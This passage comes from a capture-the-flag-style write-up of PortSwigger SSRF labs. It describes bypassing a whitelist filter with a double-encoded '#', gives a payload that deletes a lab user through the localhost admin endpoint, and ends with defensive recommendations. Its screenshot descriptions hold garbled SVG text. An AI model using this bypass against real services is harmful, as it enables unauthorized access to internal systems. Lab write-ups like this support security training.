Further experimentation involved the use of URL fragments (`#`). The idea was to place the whitelisted domain before the `@` and the actual target (e.g., `localhost`) after it, then use a `#` to comment out any subsequent parts of the URL that the filter might deem malicious. For instance, `http://expected-whitelist-domain@localhost#`.

However, this still led to connection refusals. The next logical step was to consider URL encoding. Filters often decode URLs at different stages, and double encoding or encoding specific characters can sometimes bypass these checks. The `#` character

was URL-encoded (%23) and then double URL-encoded (%2523). The server's response indicated that it was capable of decoding characters, suggesting that the encoding was being processed. By iteratively encoding the # sign, a successful bypass was achieved. The final payload structure involved a double-encoded # to ensure it was treated as a fragment identifier after the filter's initial decoding, but before the HTTP client made the request.


The successful payload allowed access to localhost on port 80 . The final step involved constructing the URL to delete the carlos user, similar to Lab 1, but now with the successful filter bypass. The payload would look something like http://expected-whitelist-domain@localhost:80%2523/admin/delete?username=carlos . This successfully deleted the carlos user, solving the lab.




Impact

Whitelist-based SSRF filters are designed to be robust, but this lab demonstrates that they can be bypassed through a deep understanding of URL parsing mechanisms and encoding techniques. A successful bypass of such filters can lead to unauthorized access to internal services, sensitive data disclosure, and potentially remote code execution. This highlights the importance of not only implementing whitelist filters but also thoroughly testing them against various URL parsing ambiguities and encoding variations.

carlos

Screen shot as a poc





Three screenshots of Burp Suite Community Edition (v2025.5.3) showing HTTP requests and responses during a security audit.

Top Screenshot: Shows a POST request to `/product/stock` on `https://0a3d002104041fac814c849900410027.web-security-academy.net`. The response is a 500 Internal Server Error with a detailed HTML error page containing a backdoor link: `Backdoor: to6nbp:labnbp:descriptionon6nbp: <svg version=1.1 id=layer_3 x=0 y=0 viewbox=0 0 28 30' enable-background=new 0 0 28 30' x1=spacepreserve title=back-arrow> <polygon points=1.4 0 0.1 2 12.6 15 0.28 8 1.4 30 15 1.15> </polygon> <polygon points=14.3 0 12.9 1.2 25.6 15 12.9 28 8 14.3 30 28 15> </polygon> </svg>`

Middle Screenshot: Shows a POST request to `/product/stock` on the same target. The response is a 200 OK status with a detailed HTML page containing a backdoor link: `Backdoor: to6nbp:labnbp:descriptionon6nbp: <svg version=1.1 id=layer_1 x=0 y=0 viewbox=0 0 28 30' enable-background=new 0 0 28 30' x1=spacepreserve title=back-arrow> <polygon points=1.4 0 0.1 2 12.6 15 0.28 8 1.4 30 15 1.15> </polygon> <polygon points=14.3 0 12.9 1.2 25.6 15 12.9 28 8 14.3 30 28 15> </polygon> </svg>`

Bottom Screenshot: Shows a POST request to `/admin/delete?username=carlos` on `https://0aba00740425a8ff8188a2b400d00b0d.web-security-academy.net`. The response is a 302 Found status with a location redirecting to `/admin`.

Conclusion and Recommendations

The PortSwigger SSRF labs provide an invaluable training ground for understanding and exploiting Server-Side Request Forgery vulnerabilities in their various forms. From leveraging open redirections to chaining with Shellshock and bypassing sophisticated whitelist filters, these labs illustrate the critical importance of comprehensive security measures. As an experienced penetration tester, the key takeaways from these exercises are clear:

1. **Strict Input Validation and Whitelisting:** While whitelist filters are a strong defense, they must be implemented with extreme care, considering all possible URL parsing ambiguities, encoding schemes, and redirection behaviors. All user-supplied URLs should be rigorously validated against a strict whitelist of allowed domains and protocols.

2. **Disable Unnecessary Protocols:** Limit the protocols that the server-side application can use to make requests. If only HTTP/HTTPS are needed, disable support for other protocols like `file://` , `gopher://` , or `ftp://` .
3. **Network Segmentation and Least Privilege:** Implement robust network segmentation to isolate internal services from external-facing applications. Even if an SSRF vulnerability is exploited, proper segmentation can limit the attacker's ability to access critical internal systems. Furthermore, ensure that the server-side application making requests operates with the absolute minimum network privileges required.
4. **Patch and Update Regularly:** As demonstrated by the Shellshock vulnerability, unpatched software can provide critical attack vectors when combined with other flaws. Regular patching and updating of all software components are essential to mitigate known vulnerabilities.
5. **Out-of-Band Detection:** For blind SSRF vulnerabilities, implement out-of-band detection mechanisms (e.g., DNS logging, HTTP callbacks) to identify and alert on suspicious outbound connections initiated by the server.
6. **Comprehensive Error Handling:** Avoid verbose error messages that disclose internal network details, file paths, or application logic. Generic error messages should be displayed to users, while detailed logging is directed to secure, internal systems.
7. **Continuous Security Testing:** Regular penetration testing, including dedicated SSRF testing, is crucial to identify and remediate these vulnerabilities. Automated tools can assist, but manual testing and creative bypass techniques are often necessary to uncover subtle flaws.

In conclusion, SSRF remains a potent and often underestimated vulnerability. The PortSwigger labs serve as an excellent resource for developing the skills necessary to identify, exploit, and, most importantly, prevent these attacks. A proactive and multi-layered security strategy, encompassing secure coding practices, network architecture, and continuous vigilance, is paramount in defending against SSRF.